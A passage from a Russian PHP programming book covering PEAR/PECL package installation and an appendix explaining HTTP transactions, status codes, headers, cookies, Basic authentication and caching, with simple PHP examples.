Пользователи Windows должны указать адрес `http://go-pear.org/` в Web-браузере и затем сохранить результат.

После этого запустите загруженный сценарий:

```
$ php go-pear.php
```

Теперь, даже несмотря на то, что это консольное приложение, вы пройдете процедуру инсталляции (рис. А.9) и должны будете указать путь инсталляции и другие установки, имеющие отношение к PHP. По большей части, инсталлятор предлагает корректные значения по умолчанию.




Рис. А.9. *Инсталляция PEAR с использованием интерфейса командной строки*

После этого будет создан сценарий pear, который вы также можете вызывать из командной строки. Следующая команда установит пакет:

```
$ pear install Net_DIME-0.3
```

Обновление пакета может быть выполнено следующим образом:

```
$ pear upgrade Net_DIME
```

Если вы хотите получить список всех доступных пакетов, введите такую команду:

```
$ pear list
```

Следующая команда удалит пакет из системы:

```
$ pear uninstall Net_DIME
```

Один из самых знаменитых пакетов PEAR – это PEAR::SOAP; этот пакет позволяет использовать Web-службы. Однако упомянутый пакет зависит от четырех других пакетов, поэтому вы должны запустить несколько команд, чтобы получить все необходимые пакеты и запустить PEAR::SOAP (на момент публикации некоторые из этих пакетов все еще были на стадии бета-тестирования, поэтому стоит уточнить номера версий; посмотрите на Web-сайте PEAR, какие версии являются самыми новыми):

```
$ pear install Net_DIME
$ pear install Net_Url
$ pear install HTTP_Request
$ pear install Mail_Mime
$ pear install SOAP
```

Пакеты PECL, которые представляют собой расширения PHP, написанные на языке C, но не являющиеся частью его основного дистрибутива, также являются частью PEAR и доступны по адресу http://pear.php.net/. Под управлением Unix/Linux вы можете инсталлировать пакеты PECL точно так же, как инсталлируете пакеты PEAR: install имя_пакета. Инсталлятор загружает исходные тексты и компилирует их; иногда все же требуется загружать файл .so с помощью директива php.ini. К тому же некоторые из этих расширений требуют дополнительных библиотек. Основное авторское расширение tidy зависит от libtidy, доступной по адресу http://tidy.sf.net/. После инсталляции библиотеки команда pear install tidy сделает все, что нужно. Либо же можно сконфигурировать PHP с опцией --with-tidy.

Пользователи Windows не имеют возможностей компиляции PHP. Тем не менее, на странице загрузки PHP 5 предлагается специальный пакет, содержащий предварительно скомпилированные бинарные файлы многих расширений PECL, включая tidy.

Вы можете получить оттуда файлы DLL-библиотек, скопировать их в каталог расширений PHP, а затем загружать при необходимости, указывая extension= имя_файла.dll в php.ini. Большинство расширений, не включенных туда, компилируются обычным образом и доступны для загрузки по адресу:

```
http://snaps.php.net/win32/PECL_STABLE/
```

Как показано в настоящем приложении, инсталляция PHP и ассоциированных модулей и расширений по большей части не сложна, к тому же намного проще, чем была раньше. Дополнительную информацию, подсказки и поддержку можно найти в онлайновом руководстве по PHP, пользовательских аннотациях и группах новостей, посвященных PHP.

ПРИЛОЖЕНИЕ

Б

Справочная информация по HTTP

В ЭТОМ ПРИЛОЖЕНИИ...

- Что такое HTTP
- Библиотеки подпрограмм PHP для работы с HTTP
- Что такое транзакция HTTP
- Клиентские методы HTTP
- Что возвращается обратно: коды ответа сервера
- Заголовки HTTP
- Кодирование
- Идентификация клиентов и серверов
- Указатель ссылки ("referer")
- Получение содержимого от источника HTTP
- Медиа-типы
- Cookie-наборы: сохраненное состояние
- Безопасность и авторизация
- Кэширование содержимого HTTP на стороне клиента

В этом приложении рассматривается стандарт HTTP с точки зрения программиста на PHP, в том числе функции и библиотеки, которые могут понадобиться в повседневной работе.

Что такое HTTP

HTTP для Web-страниц – то же, что FTP для файлового доступа. Это – основной протокол World Wide Web. Каждый щелчок на Web-странице, каждая отображаемая на вашем экране картинка, каждое запрошенное стилевое оформление используют HTTP. Не будет преувеличением сказать, что HTTP – это костяк Web. Хотя большинство пользователей об этом и не задумываются, они "применяют" HTTP больше, чем любой другой протокол Internet.

Как большая часть Internet, HTTP – это протокол, основанный на ASCII-коде, который четко описан и прост в использовании. Хотя PHP в значительной мере защищает вас от деталей HTTP, понимание HTTP – важная часть вашей квалификации как разработчика. После того, как вы овладеете HTTP, вы будете лучше подготовлены к построению Web-приложений, поскольку будете понимать то, что происходит "за кулисами".

Программные библиотеки PHP для работы с HTTP

Когда вы начнете работать с содержимым по сети через HTTP, то вскоре обнаружите, что, несмотря на то, что PHP делает определенные вещи легко, он не реализует их в полной мере. В частности, хотя средство потоков PHP Streams позволяет довольно просто получать доступ к ресурсам HTTP, как если бы они были файлами, оно не дает возможности получить доступ к метаинформации, такой как коды ответа транзакций HTTP. Точно так же и встроенные команды PHP не позволяют устанавливать требуемые свойства транзакций HTTP наподобие пользовательского агента.

Чтобы получить доступ к этому виду метаинформации, вы должны обратиться к более сложным аспектам программирования HTTP. Для этого имеется несколько кандидатов, включая Curl, Snoopy и HttpClient.

Curl – это связка PHP со стандартной библиотекой Curl из Unix, которая реализует сетевой ввод и вывод TCP/IP. Хотя Curl обладает всеми преимуществами встроенной в PHP библиотеки – удобство, простота и скорость – она все же не является стандартной частью инсталляции PHP. И хотя ее легко встроить в PHP, для этого потребуется перекомпилировать PHP, что не всегда возможно для разработчиков на PHP. В частности, если вы работаете в распределенной среде, ваш поставщик услуг Internet может быть не готов (или не захочет) перекомпилировать PHP для поддержки Curl. Более подробную информацию о Curl можно найти по следующему адресу:

```
http://php.net/manual/en/ref.curl.php
```

Curl – это официальная часть PHP, хотя и одна из тех, что не всегда с ним устанавливается. Существуют также библиотеки HTTP от независимых разработчиков, написанные полностью на PHP, которые могут использоваться без необходимости внесения изменений в текущую инсталляцию PHP. Хотя эти библиотеки и не столь быстры,

как Curl, для большинства приложений их оказывается более чем достаточно. Вдобавок их легко использовать, к тому же, учитывая возможность их развертывания с любой инсталляцией PHP, можно сказать, что это серьезный аргумент в их пользу. Двумя представителями таких библиотек являются Snoopy и HttpClient.

Snoopy, которую можно найти на `http://snoopy.sf.net/`, — это более старая библиотека, хотя и обладающая полной функциональностью, но уже не так активно поддерживаемая. Она обеспечивает полную функциональность HTTP, имеет простой объектно-ориентированный интерфейс, однако ее документация не полна. Более новая библиотека — HttpClient (`http://scripts.incutio.com/httpclient/`) — и хорошо поддерживается, и имеет полную документацию.

Для примеров этого раздела мы будем использовать библиотеку HttpClient.

Что такое транзакция HTTP

Когда вы в браузере запрашиваете Web-страницу, то последовательность событий, вызванная таким действием, может рассматриваться как транзакция HTTP. Вот что при этом происходит:

1. Пользователь набирает в браузере URL-адрес:

   `http://feedster.com/status.php`

2. Браузер разбирает URL-адрес и решает следующее:
   - Использовать протокол HTTP.
   - Извлечь запрошенный URL-адрес с компьютера, находящегося на `feedster.com`.
   - Получить информационный ресурс, известный, как `/status.php`. Это называется путем.

3. Данная порция информации транслируется в транзакцию HTTP, выглядящую следующим образом:

```
GET /status.php HTTP/1.1
Accept: image/gif, image/png, image/jpeg, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;
 Windows 98; .NET CLR 1.1.4322)
Host: feedster.com
Connection: Keep-Alive
```

Хотя некоторые из пунктов приведенной транзакции и необязательны, эти несколько строк ASCII-текста сопровождают почти каждую HTTP-транзакцию в Web. Вот что они значат:

- `GET` — что нужно сделать. Это называется методом HTTP и звучит приблизительно так: "Дай мне информацию, находящуюся в `/status.php`, и вышли ее, используя протокол HTTP 1.1".
- `Accept` — "я могу понимать информацию в следующих форматах".
- `Accept-Language` — "язык, который я понимаю — английский, американский диалект". Это позволяет серверу отправлять в ответ разное содержимое в соответствии с указанным языком.

- `Accept-Encoding` — "мне можно отправлять данные в сжатом виде, поскольку я понимаю типы сжатия gzip и deflate". Вы должны понимать, что хотя браузер воспринимает сжатие, сервер не будет использовать его автоматически. Большинство серверов в Internet не сжимают передаваемую информацию, если только администратор специально не включит сжатие.
- `User-Agent` — "тип моего браузера — Microsoft Explorer 6, выполняющийся под управлением Windows 98".
- `Host` — "доставь мне информацию `/status.php` с компьютера, находящегося на `feedster.com`".
- `Connection` — "держи подключение HTTP открытым, пока браузер не закроет его". Это повышает производительность, поскольку соединение не нужно закрывать (и впоследствии снова открывать) для каждого подключения. Без `Keep-Alive` Web-страница с тремя изображениями на ней технически будет иметь четыре подключения (по одному для каждой картинки и одно — для самой страницы).

Из всех этих строк кода, составляющих запрос HTTP, только первая является методом HTTP — командой, которая что-то делает. Другие строки называются *заголовками* и представляют различные метаданные обо всей транзакции.

Теперь, когда Web-сервер получает запрос вроде этого, он должен ответить, и его ответ выглядит следующим образом:

1. Просмотр информации на сервере, которая представлена `/status.php`.
2. Если информация на сервере существует, оправка ее клиенту (браузеру) в следующем виде:

```
HTTP/1.1 200 OK
Date: Mon, 08 Dec 2003 16:46:40 GMT
Server: Apache/1.3.27 (Unix) mod_throttle/3.1.2 PHP/4.3.2
X-Powered-By: PHP/4.3.2
X-Accelerated-By: PHPA/1.3.3r2
Connection: close
Content-Type: text/html; charset=utf-8

<html lang="en-US" xml:lang="en-US" xmlns="http://www.w3.org/1999/xhtml">
<head>
<script>
[Остаток Web-страницы не показан]
```

Если вы посмотрите на этот HTTP-ответ, то увидите, что он состоит из двух частей. В начале идет порция сведений о самой запрошенной информации. Это называется *заголовком ответа* (response header). Затем идет пустая строка и далее — сама запрошенная информация. Эта вторая часть называется *телом* (body), *сущностью* (entity) или *телом сущности* (entity-body). Вот что означают части заголовка:

- `HTTP/1.1` — первая строка сообщает клиенту (браузеру), как информация будет отправлена (по протоколу HTTP версии 1.1), и что запрошенная информация успешно найдена. Код 200 состояния HTTP означает: "Все хорошо, документ найден и сейчас будет отправлен".

- `Date` – сообщает клиенту дату, установленную на сервере, с которого поступает информация. Стандартный часовой пояс – GMT, то есть время по Гринвичу.
- `Server` – каков тип сервера, предоставляющего информацию.
- `X-Powered-By` – каким инструментом поддерживается сервер (конечно, PHP).
- `X-Accelerated-By` – какой инструмент повышает производительность сервера (эти два X-заголовка не обязательны и специфичный для конкретной конфигурации сервера).
- `Connection` – сообщает клиенту, что соединение будет закрыто после того, как сервер завершит отправку информации.
- `Content-Type` – сообщает клиенту, какой тип содержимого будет отправлен. В дополнение также указывается набор символов.

НА ЗАМЕТКУ

Очень полезное средство для понимания запросов HTTP — это HTTP Headers bookmarklet, который показывает заголовки HTTP для любой Web-страницы. Вы можете загрузить его с `http://tantek.com/favelets/`.

Клиентские методы HTTP

В мире HTTP метод клиента – это запрос, отправленный от Web-клиента, либо браузера, либо вашего PHP-сценария, HTTP-серверу. Метод сообщает Web-серверу, какое действие желает выполнить клиент. Существуют три основных типа запросов:

- `GET`-запросы. Когда вы хотите только получить информацию от источника HTTP, то делаете это методом `GET`. Поскольку то, откуда вы извлекаете информацию, является URL-адресом, вы можете либо получить информацию из файла (любого типа), либо от исполняемой программы на Web-сервере. Привлекательность HTTP состоит в том, что запрос `GET` делает выполнение программы таким же простым, как извлечение файла.
- `POST`-запросы. Когда вы хотите отправить информацию от клиента обратно Web-серверу, то используете запрос `POST`. Обычно это имеет место, когда вы отправляете содержимое Web-формы обратно Web-серверу.
- `HEAD`-запросы. Когда вы хотите получить информацию о запрошенном URL, но не информацию самого URL, то используете запрос `HEAD`. Воспринимайте запрос `HEAD` как нечто, подобное PHP-функции `stat()`, возвращающей информацию о файле. Хотя сама возвращаемая информация в этом случае отличается, концепция та же.

Ниже приведены примеры применения запросов `GET` и `POST` с использованием библиотеки HTTP::Client:

```
<?php
   require_once "HttpClient.class.php";
   $client = new HttpClient('feedster.com');
```

```
    if (!$client->get('/status.php')) {
        die('Ошибка: '.$client->getError());
    }
    $pageContents = $client->getContent();
?>
<?php
    $pageContents =
HttpClient::quickPost('http://Feedster.com/search.php', array(
    'q' => 'RSS',
    'sort' => 'date'
));
?>
```

Хотя GET, POST и HEAD — основные клиентские методы, которые вы будете использовать, кроме них существуют также и другие: CONNECT, DELETE, LINK, OPTIONS, PATCH, PUT, TRACE и UNLINK.

Что возвращается обратно: коды ответа сервера

При выполнении таких HTTP-методов, как GET или POST, их результат возвращается в первой строке ответа сервера, включающем трехзначный код состояния. Вот пример ответа сервера:

```
HTTP/1.1 200 OK
```

Первая часть ответа — HTTP/1.1 — показывает тип протокола, а 200 OK — это код ответа сервера. Существуют пять основных типов кодов ответа, разбитых на группы в соответствии с их номерами:

- 100 — 199: общая информация. Эти коды состояния являются только частью HTTP 1.1 и используются редко.
- 200 — 299: корректный запрос клиента. Наиболее часто применяемый код в этом диапазоне:
  - 200-OK — запрос клиента принят, и ответ сервера будет содержать запрошенные данные.
- 300 — 399: запрос был перенаправлен по другому адресу. От браузера ожидаются дополнительные действия (то есть браузер должен прозрачно запросить содержимое с нового адреса). Чаще всего применяются следующие коды из этого диапазона:
  - 301: перемещен перманентно. Это говорит о том, что содержимое было перенесено в новое постоянное место. В ответе сервера клиенту заголовок LOCATION будет содержать новый URL, по которому может быть найдена запрошенная информация.
  - 307: перемещен временно. Это говорит о том, что содержимое было перенесено в новое временное место. В ответе сервера клиенту заголовок LOCATION будет содержать новый URL, по которому может быть найдена запрошенная информация.

- 400 — 409: ошибка клиентского запроса. Говорит о том, что по какой-то причине сервер не в состоянии обработать запрос клиента. Причины могут варьироваться от недостатка аутентификации до слишком длинного URL. Наиболее часто используются следующие коды из этого диапазона:
  - 401: неавторизованный. Это говорит о том, что клиенту не хватает корректной авторизации для получения документа. Когда код состояния 401 отправляется браузеру, последний должен каким-то образом запросить у клиента удостоверение.
  - 404: не найден. Говорит о том, что запрошенная информация не найдена по указанному URL.
- 500 — 509: ошибка на стороне сервера. Означает, что на стороне сервера произошла ошибка. Наиболее часто используемые коды состояния из этого диапазона:
  - 500: внутренняя ошибка сервера. Означает, что программа на сервере (например, CGI-сценарий) потерпела крах.
  - 503: Служба недоступна. Говорит о том, что запрошенная служба временно недоступна и будет восстановлена в ближайшем будущем.

Заголовки HTTP

Как уже было сказано выше, транзакции HTTP состоят из метода HTTP и некоторого количества HTTP-заголовков. Существуют четыре основных типа HTTP-заголовков:

- Общий (general). Сюда относятся заголовки, которые используются и клиентом и сервером, включающие общую информацию, такую как дата, кэширование и состояние соединения. Среди них следующие:
  - `Cache-control`, `Connection`, `Date`, `Pragma`, `Trailer`, `Transfer-Encoding`, `Upgrade`, `Via`, `Warning`.
- Запрос (request). Когда клиент запрашивает информацию, заголовок запроса содержит сведения о конфигурации клиента и поддерживаемых форматах данных. Заголовки запроса включают следующие:
  - `Accept`, `Accept-Charset`, `Accept-Encoding`, `Accept-Language`, `Authorization`, `Cookie`, `Expect`, `From`, `Host`, `If-Modified-Since`, `If-Match`, `If-None-Match`, `If-Range`, `If-Unmodified`, `Max-Forwards`, `Proxy-Authorization`, `Range`, `Referer`, `TE` (transfer encoding — кодировка передачи), `User-Agent`.
- Ответ (response). Когда сервер посылает информацию клиенту, заголовки ответа описывают конфигурацию сервера и несут информацию о запрошенном URL. Заголовки запроса включают следующие:
  - `Accept-Ranges`, `Age`, `ETag`, `Location`, `Proxy-Authenticate`, `Retry-After`, `Server`, `Set-Cookie`, `Vary`, `WWW-Authenticate`.
- Сущность (entity). Эти заголовки содержат информацию о формате информации, отправленной туда и обратно. Они могут быть использованы как сервера-

ми (при отправке информации), так и клиентами (при подтверждении данных, обычно при операции POST). Сущностные заголовки включают следующие:

- Allow, Content-Encoding, Content-Language, Content-Length, Content-Location, Content-Range, Content-Type, Expires, Last-Modified.

Кодирование

Когда данные передаются от клиента CGI-программе на сервере с использованием стандартного типа содержимого, закодированного как application/x-www-form, то некоторые "специальные" символы кодируются. Ниже представленные чаще всего кодируемые символы:

- Все символы, чей ASCII-код меньше 32, кодируются как %XY, где XY — шестнадцатеричный код.
- Символ пробела, который кодируется либо как +, либо как %20.
- Символ двойной кавычки ("), который кодируется как %22.
- Символ одинарной кавычки ('), который кодируется как %27.
- Символ /, который кодируется как %2F.

Более подробно о кодировании читайте в официальных документах о стандарте W3C, где перечислены все символы.

НА ЗАМЕТКУ

Важно знать, что будучи программистом PHP, вам редко придется иметь дело с кодированием. Обычно вы обнаруживаете, что PHP управляет этим самостоятельно и вам не придется сталкиваться непосредственно с кодированными данными.

Идентификация клиентов и серверов

Когда выполняется транзакция HTTP, то и клиент, и сервер, участвующие в ней, могут идентифицировать себя. Как и большинство случаев идентификации в Internet, это не обязательно и легко подделать. Идентификация со стороны клиента осуществляется отправкой заголовка User-agent, который описывает тип клиента, подключенного к серверу. Соответственно, сервер посылает заголовок Server клиенту.

Несмотря на то что идентификация клиента и сервера не обязательна и ее легко подделать, вы найдете ее достаточно полезной — в частности, в случае с заголовком User-agent. Заголовок User-agent позволяет настроить информацию для разных клиентов индивидуально. Это касается всего — от обработки ошибок в разных браузерах, до включения расширенных средств конкретного браузера.

Хотя обычно заголовок User-agent отправляется из браузера на сервер, заголовок Server, по крайней мере, иногда, не посылается во время HTTP-транзакции. Это — предосторожность в интересах безопасности, поскольку сокрытие специфических характеристик сервера предотвращает возможность взломов, направленных против серверов определенного типа.

Ниже приведены несколько примеров строк с заголовком User-agent:

- Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.0.3705)
- Mozilla/4.0 (compatible; MSIE 5.5; Windows 95)
- Mozilla/4.0 (compatible; MSIE 6.0; Windows 98; .NET CLR 1.1.4322)
- Mozilla/5.0 (Macintosh; U; PPC Mac OS X; en-us) AppleWebKit/85.7 (KHTML, вроде Gecko) Safari/85

Когда вы программируете на PHP, то обычно заинтересованы в идентификации User-agent, но не Server (поскольку ваша программа уже работает на сервере). Стандартная PHP-переменная $_SERVER содержит User-agent. Вы можете получить к ней доступ следующим образом:

```
$user_agent = $_SERVER['HTTP_USER_AGENT'];
```

Указатель ссылки ("Referer")

Каждая транзакция включает ссылочный заголовок (Referer), идентифицирующий документ на сервере, на который указывает текущий URL. Да, термин *"referer"* ошибочен с точки зрения орфографии — опечатка была допущена в ранней версии стандарта HTTP и так и осталась по причинам обратной совместимости. Ссылочный заголовок очень удобен для отслеживания связей между документами и, помимо прочего, для анализа ошибки 404.

Один момент, который следует понять относительно ссылочного заголовка — он может быть легко подделан. Назначение этого заголовка — служить для анализа приходящих гиперссылок на Web-страницы или сайты. Программная установка значения поля ссылочного указателя из PHP-программы с последующим запросом документа с заданного Web-сайта (A), позволяет ввести в заблуждение этот сайт и заставить его думать, что ссылка была создана от (B) на (A), даже если такая ссылка не существует.

Предположим, что пользователь Web-сайта следует по приведенной ниже гиперссылке:

```
<A href="http://feedster.com/status.php">Состояние</A>
```

с Web-страницы, находящейся по URL-адресу:

```
http://fuzzyblog.com/aboutfeedster.htm
```

Пользовательский клиент — Web-браузер — затем отправит на Web-сервер, находящийся на Feedster.com, следующую транзакцию:

```
GET /status.php HTTP/1.1
Host: feedster.com
Referer: http://fuzzyblog.com/aboutfeedster.com
```

При программировании на PHP доступ к значению ссылочного указателя (referer) предоставляет переменная $_SERVER:

```
$referer = $_SERVER['HTTP_REFERER'];
```

Получение содержимого от источника HTTP

PHP делает получение содержимого от источника HTTP чрезвычайно простым. Стандартный файл, функции file_get_content() или fopen() – вот и все, что необходимо для получения содержимого от URL. Рассмотрим простой пример:

```
<?php
   // Прочитать информацию с url в переменную $contents
   $contents = file_get_contents("http://fuzzyblog.com/index.php");
?>
```

Если вы используете библиотеку HttpClient, то можете извлекать содержимое одним из двух способов. Первый подход заключается в применении метода quickGet(). Этот метод, который может быть вызван без необходимости создания объекта клиента HTTP – быстрый и простой способ извлечения содержимого. Пример показан ниже:

```
<?php
 $pageContents = HttpClient::quickGet("http://fuzzyblog.com/index.php");
?>
```

Однако, как и встроенные функции PHP, метод quickGet() не предоставляет доступа к кодам состояния HTTP, как не дает доступа и к пользовательскому агенту. По этой причине quickGet() не имеет никаких существенных преимуществ перед встроенными функциями PHP. Чтобы использовать эти более развитые средства, вам нужно создать объект HTTP-клиента, как показано в следующем примере:

```
<?php
   require_once "HttpClient.class.php";
   $parts = parse_url ("http://fuzzyblog.com/index.php");
   $host = $parts["host"];
   $path = $parts["path"];
   $client = new HttpClient($host);
   if (!$client->get('/')) {
      die('Ошибка: '.$client->getError());
   }
   $pageContents = $client->getContent();
?>
```

Вы заметите, что предыдущая PHP-программа не специфицирует длины извлекаемого содержимого. Хотя и существуют специальные низкоуровневые опции HTTP для извлечения содержимого заданной длины (или даже в диапазоне байт), в большинстве случаев вы будете запрашивать содержимое одним куском и не беспокоиться о его длине.

Медиа-типы

Когда вы завершаете формирование HTTP-транзакции, запрашивающей содержимое, то один из заголовков, принимаемых клиентской программой, сообщает тип полученных данных. Этот заголовок, известный как описатель медиа-типа Internet, по-

зволяет программному обеспечению, принимающему данные, принимать решение относительно того, как их следует обрабатывать. Предположим, например, что вы запросили URL, представляющий аудио-файл. Вообще говоря, браузер сам по себе не знает, как исполнять произвольный поток байт, который он получает, но, заглянув в принятый заголовок, он может определить, какое приложение следует вызвать для проигрывания аудио-файла.

Возможно, вы знакомы с MIME-типами — стандартом Internet для идентификации различных типов медиа. Стандарт HTTP базируется на Internet Media Types, которые похожи на MIME-типы.

Когда происходит HTTP-транзакция, то клиент (обычно — браузер) в заголовке Accept сообщает серверу, какие он понимает медиа-типы. Затем сервер пытается отправить информацию одного из медиа-типов, поддерживаемых клиентом. Эта информация передается с использованием заголовка Content-header.

Когда происходит HTTP-транзакция без заголовка Accept, сервер предполагает, что клиент поддерживает все типы медиа. Существует три главные формы заголовка Accept:

Accept:*/*	Клиент принимает все медиа-типы.
Accept:тип/*	Клиент принимает класс медиа-типов. Например: image/* означает что тип графического образа не важен.
Accept:тип/подтип	Принимается только данный класс и тип. Например: image/png означает, что принимаются только файлы png.

Если клиент принимает множество типов документов, то он указывает это в единственном предложении Accept: и использует запятые для разделения их. Например:

```
Accept: image/jpg, image/png, image/gif
```

Помимо использования заголовка Content-type с методом GET, клиент может также применять заголовок Content-type с методом POST или PUT. Это позволяет специфицировать формат данных, передаваемых в операции POST или PUT.

Cookie-наборы: сохраненное состояние

Как вы уже, вероятно, знаете, HTTP является протоколом без сохранения состояния (stateless protocol). Это значит, что нет информации, или состояния, которое оставалось бы у браузера между различными транзакциями HTTP. cookie-наборы — это механизм, позволяющий Web-приложениям сохранять информацию состояния в браузере. cookie-набор представляет собой маленькую переменную, сохраняемую в браузере, которую может устанавливать серверное приложение. cookie-наборы позволяют сохранять пользовательские предпочтения, регистрационную информацию, сеансовые переменные и так далее. Лучше всего думать о них как о парах "имя-значение".

Интересно, что cookie-наборы не являются частью официальной спецификации HTTP; они были разработаны компанией Netscape и затем быстро приняты всей Internet-индустрией. cookie-наборы стали настолько стандартными, что часто браузер, не оснащенный этим механизмом, вообще не может получить доступ к некоторым Web-сайтам.

Когда программа, выполняемая на Web-сервере, намеревается установить cookie-набор, происходит примерно следующая последовательность событий:

1. Сервер посылает клиенту заголовок `Set-cookie`, содержащий данные, которые он хочет сохранить вместе с именем cookie-набора.
2. Клиент, принимающий cookie-набор, сохраняет эту информацию вместе с URL или доменом, от которого получен cookie-набор.
3. При последующих запросах этого URL или домена клиент автоматически отправляет информацию этого cookie-набора обратно на сервер.

cookie-набор может быть ограничен определенным URL или доменом, равно как может быть ограничен только текущим сеансом или определенным периодом времени. Вот как выглядит HTTP-транзакция с cookie-набором на низком уровне:

1. Пользователь заполняет форму регистрации, затем генерирует HTTP `POST`-транзакцию:

   ```
   POST /feedster.com/login.php HTTP/1.0
   ```

2. Обычные заголовки передается между клиентом (пользователем) и сервером. В действительности передаваемые данные выглядят так:

   ```
   username=shelley&password=w00t34
   ```

3. Сервер проверяет базу данных пользователей и подтверждает, что `shelley` — авторизованный пользователь. Затем он посылает обратно cookie-набор, содержащий идентификатор пользователя `shelley`, чтобы в следующий раз не искать его снова:

   ```
   HTTP/1.0 200 OK
   [Здесь опять идут нормальные заголовки]
   Set-Cookie: user_id=265;domain=feedster.com;Expires=Mon,
   20-Sep-2003 16:54:56 GMT;Path=/
   ```

Так устанавливается значение cookie-набора. Технически теперь он существует в контексте пользовательского браузера как маленький текстовый файл, содержащий значения для сайта. Теперь, если пользователь вернется на Web-сайт Feedster.com, браузер автоматически вспомнит: "Ага, у меня есть cookie-набор для этого сайта. Я должен отправить его" и отправит эту информацию.

То есть, в следующий раз, когда браузер посетит этот сайт, клиент распознает, что необходим cookie-набор и отправит следующее:

```
GET /index.php HTTP/1.0
[Здесь идут нормальные заголовки]
Cookie: user_id=265
```

PHP имеет замечательную встроенную поддержку программирования с использованием cookie-наборов. Большая ее часть сосредоточена вокруг встроенной переменной `$_COOKIE` и функции `setcookie()`. Предположим, что вы пишете программу PHP, и хотите получить доступ к именованному идентификатору пользователя `user_id`. Все, что вам необходимо — это код следующего вида:

```
<?php
   $user_id = $_COOKIE['user_id'];
?>
```

Как видите, PHP автоматически обрабатывает всю "скрытую магию" HTTP для упрощения работы с cookie-наборами. Установка cookie-набора ненамного сложнее:

```
<?php
   setcookie('user_id', 12);
?>
```

Важной вещью, которую следует понимать в отношении cookie-наборов, является то, что они реализованы в виде заголовков HTTP. Заголовки HTTP должны предшествовать началу документа, пересылаемого по HTTP. Это значит, что вы не можете начать вывод документа в PHP (например, оператором `print`), а затем установить cookie-набор. Это вызовет ошибку и не установит cookie-набор. Когда вы структурируете PHP-код, следует об этом помнить. Если вы не можете установить cookie-набор перед отправкой части документа, обратите внимание на средство буферизации `ob_start`, которое позволит вам устанавливать cookie-набор после вывода содержимого. Трюк заключается в том, что поскольку вывод буферизуется, cookie-набор по-прежнему предшествует реальному выводу.

Заключительным замечанием относительно cookie-наборов является то, что они имеют тенденцию усложнять программирование. Довольно часто можно встретить сообщения в списках рассылки, имеющих отношение к cookie-наборам. Удобная практика отладки заключается в том, чтобы иметь несколько Web-браузеров, инсталлированных на вашей машине, чтобы тестировать различные cookie-наборы в одно и то же время. Например, вы можете использовать Mozilla для тестирования пользовательской учетной записи `shelly` вместе с cookie-наборами, и Firebird — для тестирования пользовательской учетной записи `scott` вместе с cookie-наборами.

Безопасность и авторизация

Стандартный механизм заголовков HTTP также представляет ядро стандартного механизма безопасности HTTP. Безопасная транзакция документа происходит следующим образом:

1. Клиент (браузер) запрашивает документ, используя стандартный метод `GET`. В этот момент клиент не знает о том, что документ защищен средствами безопасности.
2. Доступ к документу запрещается с выдачей заголовка 301. Наряду с заголовком 401 сервер посылает требуемый метод авторизации, который должен быть использован клиентом в ответ (заголовок `WWW-Authenticate`).
3. Браузер отвечает на заголовок 301, отображая диалоговое окно с запросом имени и пароля пользователя.
4. Пользователь вводит имя и пароль и отправляет их. Браузер передает их серверу вместе с заголовком авторизации.
5. Если доступ разрешен, запрошенный документ отправляется браузеру. Если же в доступе отказано, пользователь вновь получает диалоговое окно с запросом параметров авторизации и заполняет его.

Хотя существует множество схем авторизации в HTTP, обычно используется только одна из них — называемая Basic-аутентификацией. По этой схеме заголовок авторизации имеет следующую форму:

```
Authorization: SCHEME REALM
```

Слово SCHEME может быть заменено на BASIC, а слово REALM — на закодированную форму данных авторизации (имени и пароля).

Это формат закодированного значения "имя:пароль" с использованием алгоритма base64. Предположим, что ваше имя — sjohnson, а пароль — duckduckgoose. Применение кодирующего алгоритма base64 к ним даст нам такой заголовок авторизации:

```
Authorization: Basic c2pvaG5zb246ZHVja2RlY2tnb29zZQ==
```

Помимо Basic-аутентификации HTTP также применяется аутентификация Digest. Несмотря на то что базовая аутентификация HTTP "закодирована", она в действительности не является безопасной, поскольку информация передается в открытом виде (кодирование маскирует, но реально не скрывает имя и пароль пользователя). Хотя аутентификация Digest технически более защищена, большинство Web-браузеров не поддерживают ее, а потому ее не поддерживают и большинство Web-сайтов.

Помимо традиционной защиты на базе HTTP, которая реализована на уровне Web-сервера, безопасность уровня приложений реализуется разработчиками приложений. Этот подход обычно использует cookie-наборы для сохранения идентификации пользователя. Ключевой выгодой отказа от применения HTTP-защиты является то, что это дает возможность разработчику полностью контролировать вид и поведение формы регистрации пользователя.

НА ЗАМЕТКУ

Если вы хотите поэкспериментировать с кодировкой base64, обратитесь по адресу http://makcoder.sourceforge.net/demo/base64.php.

Кэширование содержимого HTTP на стороне клиента

Когда информация передается клиенту через Internet, то клиент — обычно, браузер — может локально кэшировать ее. Локальный кэш снижает требования к каналу связи и повышает производительность. С учетом того, что большая часть содержимого Internet, если не все, изменяется относительно редко в контексте отдельного пользовательского сеанса, кэширование становится незаменимым средством повышения производительности.

Единственное требование, связанное с кэшированием, очень простое: необходимо уведомление об изменениях. Почти каждый Web-разработчик сталкивался с ситуацией, когда он изменяет информацию на Web-сервере, но при обновлении ее в браузере в нем остается старое содержимое. Это — пример классической проблемы кэширования. К решению упомянутой проблемы существуют два стандартных подхода, включающих использование HTTP-заголовков. Первый метод проверяет наиболее свежие модификации по временной метке документа, в то время как второй метод проверяет

изменения в дескрипторе сущности (Entity tag – E-Tag), ассоциированном с запрашиваемым ресурсом.

Кэширование также может управляться или модифицироваться с помощью HTTP-заголовков `Cache-Control` и `Pragma`. Обычно они применяются в ситуациях, когда вы хотите указать, что определенный документ не должен кэшироваться на клиенте. Заголовок `Pragma` используется, начиная с версии HTTP 1.0, и сопровождается значением `No-cache` для выключения кэширования, как показано ниже:

```
Pragma: No-cache
```

